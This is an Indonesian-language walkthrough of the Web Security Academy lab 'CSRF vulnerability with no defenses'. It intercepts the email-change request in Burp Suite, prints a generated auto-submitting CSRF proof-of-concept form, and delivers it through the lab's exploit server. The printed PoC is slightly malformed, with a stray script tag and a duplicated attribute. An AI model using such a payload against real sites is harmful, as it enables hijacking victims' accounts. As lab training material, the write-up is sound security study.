


CSRF vulnerability with no defenses

Langkah pertama buka lab nya



The screenshot shows a web browser window with the title 'CSRF vulnerability with no defenses - LibreWolf'. The address bar shows the URL 'ba5700180444e75d80a20321007000b/web-security-academy.net'. The page header includes the 'WebSecurity Academy' logo, the lab title 'CSRF vulnerability with no defenses', a 'Go to exploit server' button, and a 'LAB Not solved' status indicator. Below the header, there is a navigation bar with 'Home' and 'My account' links. The main content area features a blog post titled 'WE LIKE TO BLOG' with a sub-header 'No Silly Names, Please'. The blog post image shows a child walking away on a path, carrying a large teddy bear. The URL of the blog post is visible in the address bar: 'ba5700180444e75d80a20321007000b/web-security-academy.net/post?id=...

Lalu kemudian login dengan akun wiener dan password peter



WebSecurity Academy

CSRF vulnerability with no defenses

LAB Not solved

Go to exploit server

Back to lab description >>

Home | My account

Login


Username

wiener

Password

Log in

Lalu kemudian update email dan kemudian nyalakan intercept burpsuite



WebSecurity Academy

CSRF vulnerability with no defenses

LAB Not solved

Go to exploit server

Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Dan ini intercept nya

The screenshot shows the Burp Suite Professional interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar has buttons for Intercept on, Forward, and Drop. The HTTP history table shows a POST request to `https://0a57001804d4e7dc80a20321007000bf.web-security-academy.net/my-account/change-email` with a status code of 443. The request details pane on the right shows the request body parameters, request cookies, and request headers. The request body parameters include `email=herut40@gmail.com`.


Time	Type	Direction	Method	URL	Status code	Length
10:00:13 28 Feb ...	WS	→ To server		<code>https://0a57001804d4e7dc80a20321007000bf.web-security-academy.net/academyLabHeader</code>		
10:00:33 28 Feb ...	HTTP	→ Request	POST	<code>https://0a57001804d4e7dc80a20321007000bf.web-security-academy.net/my-account/change-email</code>	443	4

Kemudian klik kanan send to repeater dan setelah di repeater klik kanan kemudian pilih csrf poc generator


The screenshot shows the Burp Suite Professional interface with the Repeater tab selected. The Repeater window displays a list of requests, with the first request selected. The request details pane on the right shows the request body parameters, request cookies, and request headers. The request body parameters include `email=herut40@gmail.com`. The CSRF PoC generator window is open, showing the generated CSRF PoC code. The code is a JavaScript snippet that uses the `document.location` property to trigger a CSRF attack. The code is as follows:

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<script>
<form action="https://0a57001804d4e7dc80a20321007000bf.web-security-academy.net/my-account/change-email" method="POST">
  <input type="text" value="email" value="herut40@gmail.com" />
  <input type="submit" value="Submit request" />
</form>
<script>
  history.pushState('', '', '/');
  document.forms[0].submit();
</script>
</body>
</html>
```

Lalu kemudian klik generate dan copy exploitnya di server



Dan rubah nama heru tadi menjadi nama sembarang kemudin klik store lalu klik deliver to exploit



Dan lab pun tersolved